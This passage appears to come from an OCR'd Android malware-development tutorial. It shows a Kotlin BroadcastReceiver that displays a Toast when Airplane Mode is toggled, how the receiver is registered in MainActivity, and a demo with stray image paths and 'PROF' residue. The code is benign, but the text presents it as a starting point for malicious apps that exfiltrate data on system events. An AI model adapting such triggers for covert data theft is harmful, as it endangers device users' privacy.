`BroadcastReceiver` registered can take action based on this event.

practical example

In this section, we will break down an example where a malicious app listens to the Airplane Mode toggle and responds by displaying a `Toast` message. This could be adapted to perform more nefarious actions, such as data exfiltration when certain system changes are detected.

Below is the implementation of a `BroadcastReceiver` that listens for changes to the Airplane Mode setting. The receiver displays a `Toast` message whenever Airplane Mode is enabled or disabled.

```
package com.example.hackbroadcast

import android.content.BroadcastReceiver
import android.content.Context
import android.content.Intent
import android.widget.Toast

class AirPlaneBroadcastReceiver : BroadcastReceiver() {
    override fun onReceive(context: Context?, intent: Intent?) {
        val isAirModeEnabled = intent?.getBooleanExtra("state", false)
        if (isAirModeEnabled == true) {
            Toast.makeText(context, "Airplane Mode enabled",
Toast.LENGTH_LONG).show()
        } else {
            Toast.makeText(context, "Airplane Mode disabled",
Toast.LENGTH_LONG).show()
        }
    }
}
```

As you can see, the logic is pretty simple. It checks whether Airplane Mode is enabled using `intent?.getBooleanExtra("state", false)`

To make the `BroadcastReceiver` work, it needs to be registered in an activity or service. Here's how the `AirPlaneBroadcastReceiver` is registered in the `MainActivity`:

PROF

```
package com.example.hackbroadcast

import android.annotation.SuppressLint
import android.content.Intent
import android.content.IntentFilter
import android.os.Bundle
import android.widget.Button
import android.widget.Toast
import androidx.activity.ComponentActivity

class MainActivity : ComponentActivity() {
    private lateinit var meowButton: Button
    lateinit var receiver: AirPlaneBroadcastReceiver

    @SuppressLint("UnspecifiedRegisterReceiverFlag")
    override fun onCreate(savedInstanceState: Bundle?) {
```

```
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)

        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            Toast.makeText(this, "Meow! ♥\uFE0F",
Toast.LENGTH_SHORT).show()
        }

        // create the receiver instance
        receiver = AirPlaneBroadcastReceiver()

        // register the receiver to listen for Airplane Mode changes
        IntentFilter(Intent.ACTION_AIRPLANE_MODE_CHANGED).also {
            registerReceiver(receiver, it)
        }
    }

    override fun onStop() {
        super.onStop()
        // unregister receiver when activity stops
        unregisterReceiver(receiver)
    }
}
```

As you can see, the receiver is registered in `onCreate()` using `registerReceiver()`, listening for the `Intent.ACTION_AIRPLANE_MODE_CHANGED` broadcast.


Then the receiver is unregistered in the `onStop()` method to prevent memory leaks or redundant calls when the activity is no longer in the foreground.

To use `BroadcastReceiver` effectively in Android, the app must declare certain permissions in the `AndroidManifest.xml` file. However, broadcast receivers for system events like Airplane Mode changes do not require explicit permissions. You can still declare the receiver to ensure it works correctly.

PROF


demo

Let's go to see everything in action. Build our app and install on target device:




Directory listing f

- app-release.apk
- baselineProfiles/
- output-metadata.json




PROF

{height="30%"}




PROF




{height="30%"}

Turn on Airplane Mode:




PROF



PROF

{height="30%"}




MEOW

